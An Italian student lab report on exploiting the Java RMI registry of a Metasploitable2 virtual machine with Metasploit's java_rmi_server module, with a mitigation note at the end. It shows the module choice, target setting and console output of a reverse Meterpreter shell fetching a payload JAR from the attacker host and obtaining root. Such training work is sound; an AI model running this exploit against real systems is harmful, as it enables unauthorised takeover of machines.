Progetto S7-L5

Studente: Simone Mininni

Task: Sfruttare la vulnerabilità data da “java rmi” per attaccare la macchina vittima che nel nostro caso è la Metasploitable2.

Per l’ attacco, quindi, utilizzeremo un exploit per “java rmi”.
Nello specifico un exploit è un codice, programma che mira a sfruttare delle vulnerabilità, intrinseche a livello di codice, presenti nei protocolli, web app, sistemi operativi ecc…
L’ obiettivo è quello di prendere il controllo della macchina target, potendo fare diverse operazioni come:

- attacchi dos o ddos(denial of service), interruzione del servizio
- caricare nella macchina target codice malevolo(malware), ad esempio un ransomware che permette di crittografare l‘intero file system.
- scaricare dati sensibili che possono avere dei livelli di riservatezza alti per una azienda.

Per comprendere la vulnerabilità data da “java rmi”, è necessario spiegare come funziona tale protocollo.
java rmi(remote method invocation) permette ad una applicazione java di chiamare il metodo di un processo in esecuzione su un server remoto secondo il paradigma della programmazione orientata agli oggetti.
Quindi rientriamo nella famiglia delle RPC(remote procedure call).
Nello specifico per richiamare procedure remote come se fossero in locale, intervengono diversi componenti:

- Stub: processo lato client che gestisce la comunicazione client-server, prende i parametri da passare al metodo remoto, li struttura in un pacchetto utilizzando una rappresentazione dei dati standard(XDR,external data representation) al fine di evitare problemi dovuti alla comunicazione tra macchine diverse, ed invia il pacchetto.
- Skeleton: processo lato server che prende il pacchetto, lo destruttura e invia i parametri al metodo. I risultati del metodo


stesso saranno nuovamente impacchettati e inviali al client, e li sarà poi lo stub a restituire, infine, i risultati all'applicazione client.

- rmiregistry: la vulnerabilità è legata proprio a questo componente. Infatti l 'applicazione client ha bisogno di conoscere la locazione del server a cui vuole connettersi al fine di eseguire il metodo remoto. Per fare ciò interpella un servizio standard(name service) che è appunto il "rmiregistry". Tale servizio ha una tabella che associa i nomi dei metodi alla locazione del server che lo esegue. Quindi un potenziale attaccante può avvelenare questa tabella inserendo un riferimento a un server malevolo che restituisce al client un payload che mira a caricare una reverse shell nella macchina target, prendendone il controllo.


Una volta compresa la vulnerabilità, andremo ad attaccare proprio il servizio di "rmiregistry" in ascolto sulla porta 1099 della Metasploitable2.

Inizialmente settiamo il laboratorio, e quindi configuriamo la macchina attaccante e quella target sulla stessa rete.


Configurazione di rete di Kali(attaccante):




Configurazione di rete di Metasploitable2(target)



Successivamente verifichiamo che le due macchine comunicano effettuando un ping:




Ora siamo pronti ad effettuare una scansione del target con nmap per verificare che il nostro servizio target sia attivo:



Vediamo che il servizio che vogliamo exploitare è attivo sulla porta 1099.


Per sfruttare la vulnerabilità e lanciare l'exploit ci serviremo di un tool chiamato Metasploit.

Una volta avviato, cerchiamo eventuali exploit disponibili per la vulnerabilità “java rmi”:



Usiamo exploit/multi/misc/java_rmi_server

Visualizziamo le opzioni per capire quali parametri bisogna impostare per lanciare correttamente l ‘attacco:



Dalle opzioni possiamo vedere che è necessario ovviamente impostare l’ipv4 della macchina target(rhosts).
Inoltre il payload settato di default utilizza meterpreter, una shell avanzata che permette di eseguire varie operazioni per controllare la macchina target. Inoltre si tratta di una reverse shell, quindi la sessione sarà creata dalla macchina target verso la macchina attaccante.
Per quanto riguarda lhost e lport, rappresenta il socket(ip:porta) dell’ attaccante con il quale andrà a stabilire la connessione con il target.

Dopo che abbiamo settato rhosts con “set rhosts 192.168.11.112(ip del target)”, siamo pronti a eseguire l ‘exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/3qG0AuC
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57670 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:45330) at 2023-11-10 11:04:09 +0100

meterpreter > 
```

La sessione di Meterpreter è stata creata, quindi abbiamo il controllo della macchina.
Eseguiamo alcune verifiche come:
Configurazione di rete:

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe8d:82ac
IPv6 Netmask : ::
```

Informazioni di sistema:

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```

Tabella di route:

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0
```

Utente:

```
meterpreter > getuid
Server username: root
```

Siamo root, quindi abbiamo privilegi di amministratore.

Quindi l‘exploit è andato a buon fine e siamo riusciti a sfruttare la vulnerabilità di “java rmi” per prendere il controllo della macchina.

In conclusione la vulnerabilità è data da una mal configurazione di “rmiregistry” ed una soluzione può essere quella di permettere solo all’host su cui agisce il servizio di effettuare le chiamate delle procedure per associare il nome del metodo al server, non permettendo a terzi, di “avvelenare” la tabella del registry.